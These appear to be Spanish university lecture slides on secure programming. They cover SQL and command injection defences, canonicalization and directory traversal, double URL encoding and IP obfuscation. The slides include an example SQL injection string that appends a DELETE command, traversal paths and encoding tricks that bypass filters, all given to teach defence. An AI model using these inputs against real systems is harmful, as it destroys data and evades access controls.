 - ▶ En PostgreSQL, MySQL (tal vez otros):
\'
 - ▶ Entrada maliciosa
\' ; DELETE FROM Usr --

¡Identificar los metacaracteres!



Para arreglarlo

En PHP

```
function SQLString($s) {  
    $s = str_replace("'", "''", $s);  
    $s = str_replace("\\", "\\\\", $s);  
    return "'" . $s . "'" ;  
}
```

En ASP (con MS SQL Server)

```
Function SQLString(ByVal s)  
    SQLString = "'" & Replace(s, "'", "''") & "'"  
End Function
```

Importante:

- ▶ ¡¡**No** hacerlo dos veces!!
- ▶ Mejor en una función



Los números

- ▶ Eliminar caracteres no numéricos
- ▶ Añadir 0 al principio, por si no había ningún número
- ▶ En lugar de añadir 0, abortar la operación y registrarla
- ▶ Cuidado con los valores negativos
- ▶ Parecido cuando se trata de números reales



Instrucciones preparadas

Prepared statements

- ▶ Manejar los metacaracteres es un problema
- ▶ La mayoría de los sistemas gestores de bases de datos permiten esta forma de comunicación
- ▶ Se separan los parámetros de la instrucción SQL



Ejemplo

Java + JDBC

```
PreparedStatement ps = conn.prepareStatement(  
    "UPDATE news SET title=? WHERE id=?");  
.  
.  
.  
ps.setString(1, title) // Ojo aquí!  
ps.setInt(2, id);  
ResultSet rs = ps.executeQuery;
```

En MS, parecido usando ADODB



OWASP SQL Injection Prevention Cheat Sheet

Contents [hide]

1 Introduction

2 Primary Defenses

2.1 Defense Option 1: Prepared Statements (Parameterized Queries)

2.2 Defense Option 2: Stored Procedures

2.3 Defense Option 3: Escaping All User Supplied Input

2.3.1 Database Specific Escaping Details

2.3.1.1 Oracle Escaping

2.3.1.1.1 Escaping Dynamic Queries

2.3.1.1.2 Turn off character replacement

2.3.1.1.3 Escaping Wildcard characters in Like Clauses

2.3.1.1.4 Oracle 10g escaping

2.3.1.2 MySQL Escaping

2.3.1.3 SQL Server Escaping

2.3.1.4 DB2 Escaping

3 Additional Defenses

3.1 Least Privilege

3.2 White List Input Validation

4 Related Articles

5 Authors and Primary Editors

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet



Departamento de
Informática e Ingeniería
de Sistemas
Universidad Zaragoza

Inyección de instrucciones

- ▶ Lo mismo se puede hacer con los intérpretes de instrucciones de los sistemas operativos
- ▶ Ya vimos ejemplos
- ▶ La idea es la misma: conocer el sistema que manejamos
- ▶ Si es posible, evitar los intérpretes de instrucciones



Resumen y reglas generales

- ▶ Gestionar los metacaracteres cuando utilizamos subsistemas
 - ▶ Si el metacaracter tiene sentido como caracter, escape
 - ▶ Si no lo tiene, eliminarlo
- ▶ Cuando sea posible pasar los datos separados de la información de control
- ▶ Hay que tener cuidado también con la multi-interpretación



- ▶ Se pueden producir errores, por bien que hagamos las cosas
- ▶ La encapsulación puede ayudarnos
 - ▶ Por ejemplo, todos los accesos a la base de datos en un módulo, en lugar de por todo el código
 - ▶ Hacer lo mismo con otros subsistemas
 - ▶ Las buenas costumbres de programación, también son buenas para la seguridad



Representación canónica

- ▶ 'A rose is a rose is a rose' (Gertrude Stein)
- ▶ ROSE roze ro\$e r0se r%6fse
- ▶ ¿Es lo mismo?
- ▶ Diferentes 'rosas' pueden causar problemas?
- ▶ Canónico: en su forma más simple o estándar

Ejemplo: misma cosa, diferentes nombres

- ▶ /dir/test.dat
- ▶ test.dat
- ▶ ../../test.dat
- ▶ /dir/otroDir/../../test.dat

podrían referirse al mismo objeto



Fallos frecuentes de canonicalización

- ▶ Representación de nombres largos
 - ▶ Al principio era el MS-DOS (8+3) ...
 - ▶ FAT32, NTFS permiten nombres largos (NTFS permite ficheros de hasta 255 caracteres Unicode)
 - ▶ Por compatibilidad hacia atrás, se generan nombres 8+3 que permiten el acceso de aplicaciones antiguas.
- ▶ Problema: nuestra aplicación puede usar nombres largos, y el atacante probar con los cortos.



Canonicalización

Ejemplo

Nuestra aplicación deniega el acceso a

`PresupuestoFiscal103.xls`

a usuarios de una determinada red, pero un usuario malicioso accede a

`Presup 1.xls`

- ▶ Mejor no incluir programas antiguos en un sistema, y deshabilitar el acceso de ficheros usando nombres 8+3
- ▶ Si es necesario admitirlos, hay que tenerlo en cuenta en el desarrollo



Caracteres sobrantes

- ▶ Un punto (.) o una barra (/) al final ...
- ▶ El sistema de ficheros en Windows elimina los caracteres no válidos
Es lo mismo:
 - ▶ algunFichero.txt
 - ▶ algunFichero.txt.
- ▶ ¿Qué comprueba nuestra aplicación?



Atravesar directorios

Directory Traversal

- ▶ Culpable: ..
- ▶ Un fichero puede tener varios nombres
- ▶ Si no hay camino (*path*), ¿dónde se busca?
- ▶ Mayúsculas-minúsculas (NTFS conserva, pero no lo tiene en cuenta). Cuidado con las migraciones.
- ▶ No confiar en el PATH, mejor el camino explícito



- ▶ Nombres de dispositivos y reservados
 - ▶ (COM1, AUX, LPT2, ...) no pueden usarse como nombres de fichero. Tampoco los que se construyen añadiendo extensiones (NUL.txt).
 - ▶ Existen en todos los directorios (c:\directorio\COM1)
 - ▶ ¿Y si alguien nos los pasa y no hacemos comprobaciones?

/dev/mouse, /dev/console, ...

UNC (Universal Naming Convention)

- ▶ Sirve para acceder a ficheros y servicios, y el sistema lo trata como un sistema de ficheros
- ▶ Portatil tiene `c:\Mis Documentos\Ficheros`
- ▶ `net use z: \\Portatil\Ficheros`
- ▶ Ahora es lo mismo:
 - ▶ `z:miFichero.txt`
 - ▶ `\\Portatil\Ficheros\miFichero.txt`
 - ▶ Hay más posibilidades ...

Evitando errores de canonicalización

- ▶ No tomar decisiones basadas en los nombres
- ▶ Que el sistema operativo y su sistema de permisos se ocupe del problema (cuando sea posible)
 - ▶ Si nos equivocamos, tendremos problemas de seguridad



Evitando errores de canonicalización

- ▶ Podemos utilizar expresiones regulares para aceptar lo que esté permitido.

Ejemplo

- ▶ El fichero debe estar en c: o d:
- ▶ El camino contiene una serie de barras invertidas y caracteres alfanuméricos
- ▶ El nombre va detrás del camino, es alfanumérico, de 32 caracteres como máximo, seguido de un punto y termina con `txt`, `gif`, `jpg`

```
^[cd]:(?:\\w+)+\\w{1,32}\.(txt|jpg|gif)$
```



Expresiones regulares

- ▶ Usarlas para determinar lo que es válido
- ▶ Lo que no encaje, es invalido
- ▶ Casi todos los lenguajes incluyen bibliotecas
- ▶ ¡Hay ligeras diferencias, cuidado!
- ▶ ¿Y la internacionalización?
- ▶ ¡En el servidor, por supuesto!



Mas sobre canonicalización

- ▶ Existen algunas funciones que pueden ayudarnos
- ▶ Dos pasos:
 1. Sanear
 2. Validar (si no cumple las reglas, rechazar)



Mas sobre canonicalización

- ▶ Existen algunas funciones que pueden ayudarnos
- ▶ Dos pasos:
 1. Sanear
 2. Validar (si no cumple las reglas, rechazar)
 3. Y registrar



Los pasos

- ▶ Nombre bien formado: alfanumérico, seguido de un punto, seguido de 1-4 alfanuméricos
- ▶ El nombre del fichero + el del camino no son mayores que `MAX_PATH`
- ▶ Permitir un camino configurable desde la aplicación
- ▶ Medir la longitud total, con espacio para un `.` o `..`
`GetFullPathName`



Los pasos

- ▶ Obtener el nombre largo (en caso de que nos hayan proporcionado el corto) `GetLongPathName` (no haría falta)
- ▶ ¿El fichero es un nombre o un dispositivo? `GetFileType`

En Unix y similares, `stat` (mejor `fstat`)



Mas cuestiones

- ▶ Nombres de servidores (de muchas formas)
 - ▶ Dirección IP
 - ▶ Nombre
 - ▶ Nombres locales e IPs locales, NetBIOS

Decidir una representación canónica!



Mas cuestiones

- ▶ Nombres de usuarios
 - ▶ `DOMINIO\nombreUsuario`
 - ▶ `usuario@DOMINIO`

`GetUserNameEx`

En la medida de lo posible, confiar en el sistema.



Canonicalización en la web

Muchas formas de representar caracteres

- ▶ ASCII (7 u 8 bits)
- ▶ Hexadecimal
- ▶ UTF-8 (tamaño variable)
- ▶ UCS-2 (Unicode)
- ▶ Doble codificación
- ▶ Códigos de escape HTML

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
1	▶	◀	! "	# \$	% &	' () *	+ ,	- .	/					
2															
3	0	1	2	3	4	5	6	7	8	9	:	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N
5	P	Q	R	S	T	U	V	W	X	Y	Z	[\]	^
6	,	a	b	c	d	e	f	g	h	i	j	k	l	m	n
7	;	ç	ü	é	ê	ë	ö	ù	û	ü	ÿ	ç	ü	é	ê
8	Ç	É	é	ê	ë	ö	ù	û	ü	ÿ	ç	ü	é	ê	ë
9	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
A	á	á	í	ó	ú	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ
B	á	á	í	ó	ú	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ
C	á	á	í	ó	ú	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ
D	á	á	í	ó	ú	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ
E	á	á	í	ó	ú	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ
F	á	á	í	ó	ú	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ	ñ

Lectura:

The Absolute Minimum Every Software Developer Absolutely, Positively Must Know About Unicode and Character Sets (No Excuses!)

<http://www.joelonsoftware.com/articles/Unicode.html>



HTML

- ▶ Códigos de escape en hexadecimal
 - ▶ %20 es el espacio en blanco
 - ▶ %2E es el punto
 - ▶ Si comprobamos los nombres, hay que tener en cuenta esto

UTF-8

- ▶ El mismo carácter se puede representar de varias formas, con tamaños diferentes
- ▶ Se trata de preservar la codificación ASCII de 7 bits y además...
- ▶ Si empieza por 1's hay tantos bytes como unos

Character Range	Encoded Bytes
0x00000000	0x0000007F 0xxxxxxx
0x00000080	0x000007FF 110xxxxx 10xxxxxx
0x00000800	0x0000FFFF 1110xxxx 10xxxxxx 10xxxxxx
0x00010000	0x001FFFFFF 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
0x00200000	0x03FFFFFF 111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
0x04000000	0x7FFFFFFF 1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx



UTF-8

- ▶ El interrogante:
 - ▶ ?
 - ▶ 0x3F (ASCII 63)
 - ▶ 00111111



UTF-8

- ▶ El interrogante:
 - ▶ ?
 - ▶ 0x3F (ASCII 63)
 - ▶ 00111111
 - ▶ Recordatorio:
 - 0011 → 3
 - 1111 → F (15)



UTF-8

- ▶ El interrogante:

- ▶ ?
- ▶ 0x3F (ASCII 63)
- ▶ 00111111
- ▶ Recordatorio:
 - 0011 → 3
 - 1111 → F (15)

Otros formatos (ilegales)

- ▶ 0xC0 0xBF 1100 0000 1011 1111
- ▶ 0xE0 0x80 0xBF 1110 0000 1000 0000 1011 1111
- ▶ 0xF0 0x80 0x80 0xBF 1111 0000 1000 0000 1000 0000 1011 1111
- ▶ 0xF8 0x80 0x80 0x80 0xBF ...
- ▶ 0xFC 0x80 0x80 0x80 0x80 0xBF

1011 → B (11)

1110 → E (14)

1000 → 8 (08)

1100 → C (12)

1111 → F (15)



UCS-2

- ▶ Representación con dos bytes
- ▶ Pueden representarse en hexadecimal
- ▶ %5C es el \ en ASCII y en UTF-2
- ▶ EN UCS-2 es %u005C
 - ▶ Para liarlo mas: versión completa (*fullwidth*)
 - ▶ Caracteres asiáticos el rango entre %uFF00 y %uFFEF reservado como las equivalencias con que van desde %20 hasta %7E
- ▶ También se puede escribir como %uFF3C



Doble codificación

- ▶ %5C Codificación de \ en UTF-8



Doble codificación

- ▶ %5C Codificación de \ en UTF-8
- ▶ %255C (%25 es el escape del % en UTF-8)



Doble codificación

- ▶ %5C Codificación de \ en UTF-8
- ▶ %255C (%25 es el escape del % en UTF-8)
Si descodificamos: **%255C** es **%5C**



Doble codificación

- ▶ %5C Codificación de \ en UTF-8
- ▶ %255C (%25 es el escape del % en UTF-8)
Si descodificamos: **%255C** es **%5C**
Si volvemos a descodificar: \



Doble codificación

- ▶ %5C Codificación de \ en UTF-8
- ▶ %255C (%25 es el escape del % en UTF-8)
Si descodificamos: **%255C** es **%5C**
Si volvemos a descodificar: \
- ▶ %%35%63 (%35 es el 5, %63 es la C)



Doble codificación

- ▶ %5C Codificación de \ en UTF-8
- ▶ %255C (%25 es el escape del % en UTF-8)
Si descodificamos: **%255C** es **%5C**
Si volvemos a descodificar: \
- ▶ % %35 %63 (%35 es el 5, %63 es la C)
Si descodificamos % **%35 %63**: **%5C**



Doble codificación

- ▶ %5C Codificación de \ en UTF-8
- ▶ %255C (%25 es el escape del % en UTF-8)
Si descodificamos: **%255C** es **%5C**
Si volvemos a descodificar: \
- ▶ %%35%63 (%35 es el 5, %63 es la C)
Si descodificamos % **%35%63**: **%5C**
Si volvemos a descodificar: \



Doble codificación

- ▶ %5C Codificación de \ en UTF-8
- ▶ %255C (%25 es el escape del % en UTF-8)
Si descodificamos: **%255C** es **%5C**
Si volvemos a descodificar: \
- ▶ %%35%63 (%35 es el 5, %63 es la C)
Si descodificamos % **%35** %63: **%5C**
Si volvemos a descodificar: \
- ▶ %25 %35 %63



Doble codificación

- ▶ %5C Codificación de \ en UTF-8
- ▶ %255C (%25 es el escape del % en UTF-8)
Si descodificamos: **%255C** es **%5C**
Si volvemos a descodificar: \
- ▶ %%35%63 (%35 es el 5, %63 es la C)
Si descodificamos % **%35** %63: **%5C**
Si volvemos a descodificar: \
- ▶ %25 %35 %63
Si descodificamos: %5C ...



Doble codificación

- ▶ %5C Codificación de \ en UTF-8
- ▶ %255C (%25 es el escape del % en UTF-8)
Si descodificamos: **%255C** es **%5C**
Si volvemos a descodificar: \
- ▶ %%35%63 (%35 es el 5, %63 es la C)
Si descodificamos % **%35** %63: **%5C**
Si volvemos a descodificar: \
- ▶ %25 %35 %63
Si descodificamos: %5C ...

Moraleja:

1. Decodificar una vez
2. Ver si es correcto
3. **Terminar**



Doble codificación

- ▶ %5C Codificación de \ en UTF-8
- ▶ %255C (%25 es el escape del % en UTF-8)
Si descodificamos: **%255C** es **%5C**
Si volvemos a descodificar: \
- ▶ %%35%63 (%35 es el 5, %63 es la C)
Si descodificamos % **%35** %63: **%5C**
Si volvemos a descodificar: \
- ▶ %25 %35 %63
Si descodificamos: %5C ...

Moraleja:

1. Decodificar una vez
2. Ver si es correcto
3. **Terminar**
4. Y **registrar**



Códigos de escape HTML

- ▶ `<` `>` `<>` `<`; `>`;
- ▶ También en formato decimal o hexadecimal
 - ▶ `<` (hexadecimal)
 - ▶ `<` (decimal)
- ▶ <http://www.w3.org/TR/REC-html40/sgml/entities.html>



Algunos remedios

- ▶ La primera defensa: no tomar decisiones basadas en los nombres
- ▶ Definir (y restringir) lo que es entrada válida
- ▶ En Windows:
 - ▶ `MultiByteToWideChar`
 - ▶ Y la inversa `WideCharToMultiByte`



Los padres (..)

- ▶ No debería hacer falta acceder a directorios superiores
- ▶ En caso de necesidad, se puede solucionar con enlaces (*links*)
- ▶ Si se permiten, mucho cuidado



Ataques con codificación en la URL

- ▶ Dos tipos de caracteres
 - ▶ No reservados
 - ▶ Reservados: ; / ? : @ & = + \$,
- ▶ Usando IPv6, además la dirección irá entre []
- ▶ Se pueden codificar utilizando el % seguido de la representación hexadecimal



Ofuscación de la IP

- ▶ Se pueden utilizar representaciones alternativas de la IP
 - ▶ decimal `http://209.134.161.35/`
 - ▶ dword `http://3515261219/`
 - ▶ octal `http://0321.0206.0241.0043/`
 - ▶ hexadecimal
 - ▶ `http://0xD1.0x86.0xA1.0x23/`
 - ▶ `http://0xD186A123/`



IPv6

FEDC:BA98:7654:3210:FEDC:BA98:7654:3210

http://[FEDC:BA98:7654:3210:FEDC:BA98:7654:3210]:80/index.html

1080:0:0:0:8:800:200C:4171

http://[1080:0:0:0:8:800:200C:417A]/index.html

3ffe:2a00:100:7031::1 http://[3ffe:2a00:100:7031::1]

1080::8:800:200C:417A http://[1080::8:800:200C:417A]/foo

::192.9.5.5 http://[::192.9.5.5]/ipng

::FFFF:129.144.52.38 http://[::FFFF:129.144.52.38]:80/index.html

2010:836B:4179::836B:4179 http://[2010:836B:4179::836B:4179]



Más consejos

- ▶ Validar siempre en el servidor
- ▶ Limitar el tamaño de la entrada
- ▶ El comportamiento por defecto, si algo va mal, es fallar. NO seguir.
- ▶ Desconfiar del sistema, validar nosotros
- ▶ No hacer decodificaciones múltiples
- ▶ Primero decodificar, después comprobar
- ▶ Probar
- ▶ Aprender, estar atentos

